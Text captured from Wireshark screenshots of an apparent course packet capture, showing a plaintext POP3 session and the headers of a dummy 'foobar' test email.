60.679345 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: noop
60.681077 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK
63.860264 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: retr 3
63.869809 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 451 octets
63.870205 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: DATA fragment, 3 bytes
66.616421 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: retr 2
66.625713 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 437 octets
66.626248 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: DATA fragment, 3 bytes
81.971274 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: top msg 1
81.972049 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: -ERR No such message
87.064013 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: quit
87.064411 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK POP3 server saying goodbye...
Frame 1644: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)
Ethernet II, Src: VMware_ee:80:81 (00:50:56:ee:80:81), Dst: VMware_5e:ac:55 (00:0c:29:5e:ac:55)
Internet Protocol Version 4, Src: 128.12.173.14, Dst: 192.168.113.147
Transmission Control Protocol, Src Port: 110, Dst Port: 48499, Seq: 1, Ack: 1, Len: 10
Post Office Protocol
Post Office Protocol: Protocol
Packets: 20314 · Displayed: 31 (0.2%)
Profile: Default
Type here to search
11:43 PM
28-Apr-22


s5-email.pcap
Wireshark · Packet 9728 · s5-email.pcap
Received: from [127.0.0.1] ([127.0.0.1])\r\n
\tby HARINY-PC\r\n
\t; Fri, 23 Apr 2010 08:20:55 -0700\r\n
Message-ID: <4BD1BAD4.5060203@dummymail.com>\r\n
Date: Fri, 23 Apr 2010 08:20:52 -0700\r\n
From: joe <cs155@dummymail.com>\r\n
User-Agent: Thunderbird 2.0.0.23 (Windows/20090812)\r\n
MIME-Version: 1.0\r\n
To: cs155@dummymail.com\r\n
Subject: foobar\r\n
Content-Type: text/plain; charset=ISO-8859-1; format=flowed\r\n
Content-Transfer-Encoding: 7bit\r\n
\r\n
foobar\r\n
\r\n
Close
Help
Post Office Protocol: Protocol
Packets: 20314 · Displayed: 31 (0.2%)
Profile: Default
Type here to search
11:44 PM
28-Apr-22